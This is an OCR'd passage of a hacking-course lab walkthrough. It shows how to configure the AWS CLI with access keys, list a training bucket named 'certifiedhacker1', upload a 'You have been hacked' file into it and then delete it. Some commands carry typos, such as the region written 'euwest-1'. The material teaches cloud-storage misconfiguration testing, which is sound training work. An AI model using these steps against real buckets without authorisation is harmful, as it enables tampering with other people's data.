
- Login as root user.




- Now, type **pip3 install awscli** and press **Enter**.




- Now type **aws --help** and press **Enter**




- click **My Security Credentials**.




- Click **Access keys** in the **Your Security Credentials** .




- Click on the create new access key button.




- Now click on Show Access key button.




- In the terminal window, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. In the **Default region name** field, type **euwest-1** and press **Enter**.




- The **Default output format** prompt appears; leave it as default and press **Enter**.
- Type **aws s3 ls s3:// certifiedhacker1**) and press **Enter**.




- Type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.




- Now, type **echo “You have been hacked” >> Hack.txt** and press **Enter**. Move the **Hack.txt** file to the **certifiedhacker1** bucket. Type **aws s3 mv Hack.txt s3://certifiedhacker1** and press **Enter**.



- Type **aws s3 rm s3://certifiedhacker1/Hack.txt** and press **Enter** to delete the file.




- The hack.txt file is deleted.



